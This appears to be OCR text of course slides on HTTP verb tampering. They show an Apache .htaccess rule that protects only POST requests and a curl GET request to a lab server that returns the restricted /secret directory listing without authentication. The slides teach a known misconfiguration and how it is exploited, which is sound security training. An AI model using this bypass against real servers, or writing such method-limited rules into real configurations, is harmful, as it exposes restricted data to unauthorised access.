Web Application Pentesting

Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com


Pentester Academy: http://www.PentesterAcademy.com

HTTP Verb Tampering Demo

Enter at your own risk!



Oops! ☹



Apache .htaccess Misconfiguration

```
AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/apache2/passwords

<Limit POST>
Require valid-user
</Limit>
~
```

W00t! ☺

```
PentesterAcademy# curl -v -X GET http://192.168.1.11/secret/
* About to connect() to 192.168.1.11 port 80 (#0)
*   Trying 192.168.1.11...
* connected
* Connected to 192.168.1.11 (192.168.1.11) port 80 (#0)
> GET /secret/ HTTP/1.1
> User-Agent: curl/7.26.0
> Host: 192.168.1.11
> Accept: */*
>
* additional stuff not fine transfer.c:1037: 0 0
* HTTP 1.1 or later with persistent connection, pipelining supported
< HTTP/1.1 200 OK
< Date: Mon, 02 Sep 2013 12:34:20 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1318
< Content-Type: text/html;charset=UTF-8
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /secret</title>
 </head>
 <body>
<h1>Index of /secret</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=
></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</
><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/":
```

GET directly ☺ W00t! ☺